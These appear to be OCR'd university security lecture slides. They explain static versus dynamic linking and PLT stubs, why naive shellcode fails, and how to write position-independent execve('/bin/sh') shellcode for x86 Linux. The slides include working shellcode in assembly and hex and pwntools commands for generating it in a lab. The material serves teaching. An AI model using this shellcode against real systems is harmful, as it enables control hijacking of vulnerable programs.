


- **Dynamic linking** does not copy library symbols



# Background: Two types of linking

- **Dynamic linking** inserts stubs for external library functions



# Invoking external functions

POSTECH

- Statically linked binary contains library code in .text section

```
0000000000401745 <main>:
  401745:       endbr64
  401749:       push   rbp
  40174a:       mov    rbp,rsp
  40174d:       mov    esi,0xdeadbeef
  401752:       lea    rax,[rip+0x988ab]
  401759:       mov    rdi,rax
  40175c:       mov    eax,0x0
  401761:       call   40ba80 <_IO_printf>
  401766:       lea    rax,[rip+0x9889b]
  40176d:       mov    rdi,rax
  401770:       call   40b720 <__libc_system>
  401775:       mov    eax,0x0
  40177a:       pop    rbp
  40177b:       ret
```

```
000000000040ba80 <_IO_printf>:  // libc impl. of printf
  40ba80:       endbr64
  40ba84:       sub    rsp,0xd8
  40ba8b:       mov    r10,rdi
  40ba8e:       mov    QWORD PTR [rsp+0x28],rsi
  40ba93:       mov    QWORD PTR [rsp+0x30],rdx
  40ba98:       mov    QWORD PTR [rsp+0x38],rcx
  40ba9d:       mov    QWORD PTR [rsp+0x40],r8
  40baa2:       mov    QWORD PTR [rsp+0x48],r9
  40baa7:       test   al,al
  40baa9:       je     40bae2 <_IO_printf+0x62>
  40baab:       movaps XMMWORD PTR [rsp+0x50],xmm0
  40bab0:       movaps XMMWORD PTR [rsp+0x60],xmm1
  40bab5:       movaps XMMWORD PTR [rsp+0x70],xmm2
  40baba:       movaps XMMWORD PTR [rsp+0x80],xmm3
  ...
```

Function addresses are known before loading

# Invoking external functions

POSTECH

- Dynamically linked binary contains function stubs in PLT (Procedure Linkage Table)

```
0000000000401156 <main>:
  401156:       endbr64
  40115a:       push   rbp
  40115b:       mov    rbp,rsp
  40115e:       mov    esi,0xdeadbeef
  401163:       lea    rax,[rip+0xe9a]
  40116a:       mov    rdi,rax
  40116d:       mov    eax,0x0
  401172:       call   401060 <printf@plt>
  401177:       lea    rax,[rip+0xe8a]
  40117e:       mov    rdi,rax
  401181:       call   401050 <system@plt>
  401186:       mov    eax,0x0
  40118b:       pop    rbp
  40118c:       ret
```

```
0000000000401050 <system@plt>:  // stub for resolution
  401050:       endbr64
  401054:       bnd jmp QWORD PTR [rip+0x2fbd]
  40105b:       nop    DWORD PTR [rax+rax*1+0x0]

0000000000401060 <printf@plt>:  // stub for resolution
  401060:       endbr64
  401064:       bnd jmp QWORD PTR [rip+0x2fb5]
  40106b:       nop    DWORD PTR [rax+rax*1+0x0]
```


jumps to a runtime address resolver

Function addresses are resolved at runtime

# Invoking external function: Comparison


POSTECH

## Statically linked process




direct call

## Dynamically linked process





call PLT stub


call runtime resolver

found actual address in the process


invoked after resolution

# Invoking external function: Comparison




Note: Shared libraries are mapped to different addresses every time a process is executed and loaded (more on this next week!)



# Back to our naïve code..

POSTECH


```
#include <stdlib.h>

int main(void) {
  system("/bin/sh");
  return 0;
}
```

(1) compile into asm

```
05 76 2e 00 00        add    eax,0x2e76
83 ec 0c              sub    esp,0xc
8d 90 08 e0 ff ff     lea    edx,[eax-0x1ff8]
52                    push   edx
89 c3                 mov    ebx,eax
e8 b0 fe ff ff        call   8049050 <system@plt>
```

(2) *somehow* inject the shellcode into a writable area




Only if the shellcode is executed as expected

(4) Program executes the injected shellcode and spawns "/bin/sh" !

(3) *somehow* make eip have the address of the injected shellcode

<= eip

# Problem 1: Data dependency


POSTECH

```
#include <stdlib.h>

int main(void) {
  system("/bin/sh");
  return 0;
}
```

Read the address of "/bin/sh" from the original .rodata section and push to stack

```
05 76 2e 00 00        add    eax,0x2e76
83 ec 0c              sub    esp,0xc
8d 90 08 e0 ff ff     lea    edx,[eax-0x1ff8]
52                    push   edx
89 c3                 mov    ebx,eax
e8 b0 fe ff ff        call   8049050 <system@plt>
```




<= eip

Victim's .rodata may not have "/bin/sh" at the same address

# Problem 2: Code dependency

POSTECH


```c
#include <stdlib.h>

int main(void) {
  system("/bin/sh");
  return 0;
}
```

```
05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Calls the original PLT stub of system() for runtime address resolution

Victim process




<= eip


Victim's .plt may not have an entry for system()

Victim's .plt may be located at a different address

# Problem 2: Code dependency


```
#include <stdlib.h>

int main(void) {
  system("/bin/sh");
  return 0;
}
```




**Result: Segmentation fault. Attack failed.**

```
8d 90 08 e0 ff ff      lea     edx,[eax-0x1ff8]
52                     push    edx
89 c3                  mov     ebx,eax
e8 b0 fe ff ff         call    8049050 <system@plt>
```



# Lessons learned

POSTECH

- Constraints in shellcoding
  - There should be no direct reference to data
    - All binaries have different data at different addresses
  - There should be no direct reference to code
    - Addresses of code locations are dynamically determined at runtime

Then, how do we write a reliable shellcode?

# Writing reliable shellcode

POSTECH

- System calls
  - Special request that a user space program (e.g., "/home/lab01/target") makes to perform **privileged kernel operations** or interact with hardware
    - e.g., executing a process, creating a file, writing to a file, …
  - libc's system() implementation internally invokes two system calls:
    - fork() to spawn a new process
    - execve() to replace the spawned process with a new program ("/bin/sh")

# Writing reliable shellcode

POSTECH

- Invoking system calls
  - Syscalls are uniquely identified by syscall numbers
    - On x86 Linux, `open`: 5, `write`: 4, `fork`: 2, `execve`: 11, …
    - check `/usr/include/asm/unistd_32.h` on the lab server for x86 syscall numbers
  - Syscall number and arguments are set through registers
    - `eax`: syscall number
    - `ebx`, `ecx`, `edx`, `esi`, `edi`, `ebp`: 1$^{st}$, 2$^{nd}$, 3$^{rd}$, 4$^{th}$, 5$^{th}$, 6$^{th}$ arguments
    - return value (if exists) is stored in `eax`
  - Interrupt #128 invokes a syscall
    - Asm: "`int 0x80`"

# Writing reliable shellcode

POSTECH

- Invoking system calls (example)
  - Want to print “hello world” to stdout using `write( )` syscall
    - Code:

```
char buf[12] = “hello world\0”
write(1, buf, 11);
```

    - Pseudo-asm:

```
mov  eax, 4              ; syscall num of write
mov  ebx, 1              ; 1st arg: fd = 1 (stdout)
push “hello world”       ; esp points to the string
mov  ecx, esp            ; 2nd arg: buf addr
mov  edx, 0xb            ; size = 11 bytes
int  0x80                ; invoke syscall thru interrupt
```

No direct reference to func/data addresses needed!

# Writing reliable shellcode

POSTECH

- execve() syscall
  - Prototype (Try `man execve` on the server)

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

Executable's path (ebx) | Command line args (ecx) | Environment variable (edx)

- We need to execute

```
execve("/bin/sh", {"sh", NULL}, NULL);
```

Note: argv[0] is always the name of the executable

# Writing reliable shellcode

POSTECH


- execve(“/bin/sh”, {“sh”, NULL}, NULL) shellcode example:

```
push 0x68        ; h\0
push 0x732f2f2f  ; ///s
push 0x6e69622f  ; /bin
mov  ebx, esp    ; ebx (1st arg): addr of "/bin/sh"
; ...
; set ecx (2nd arg)
; ...
xor  edx, edx    ; edx (3rd arg): NULL
mov  eax, 0xb    ; eax (syscall num): 11
int  0x80        ; invoke!
```

Inject “/bin/sh” into stack
to avoid data dependency

Invoke syscall
to avoid code dependency

compile



```
6a68 682f 2f2f 7368 2f62 696e 89e3 6801
0101 0181 3424 7269 0101 31c9 516a 0459
01e1 5189 e131 d26a 0b58 cd80
```

Try it yourself:

```
lab01@csed415:~$ python3
>>> from pwn import *
>>> print(shellcraft.i386.linux.sh())
```

# Try it yourself

POSTECH

```
lab01@csed415:~$ cd /tmp/[secret_dir]
lab01@csed415:~/tmp/[secret_dir]$ python3
>>> from pwn import *
>>> sc = shellcraft.i386.linux.sh()
>>> print(sc)
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push b'/bin///sh\x00' */
    push 0x68
...

>>> with open("sc", "wb") as f: f.write(asm(sc))
...
>>> quit()

lab01@csed415:~/tmp/[secret_dir]$ xxd sc
00000000: 6a68 682f 2f2f 7368 2f62 696e 89e3 6801  jhh///sh/bin..h.
00000010: 0101 0181 3424 7269 0101 31c9 516a 0459  ....4$ri..1.Qj.Y
00000020: 01e1 5189 e131 d26a 0b58 cd80            ..Q..1.j.X..
```

# Buffer Overflow & Control Hijacking

# Morris Worm

POSTECH

- The very first computer worm (1988)
  - Infected over 6,000 computers over the internet
  - At the time, only 60,000 computers were connected to the internet

**Robert Morris**

Creator of *Morris Worm*

Graduate student at Cornell

(Now a tenured professor at MIT)

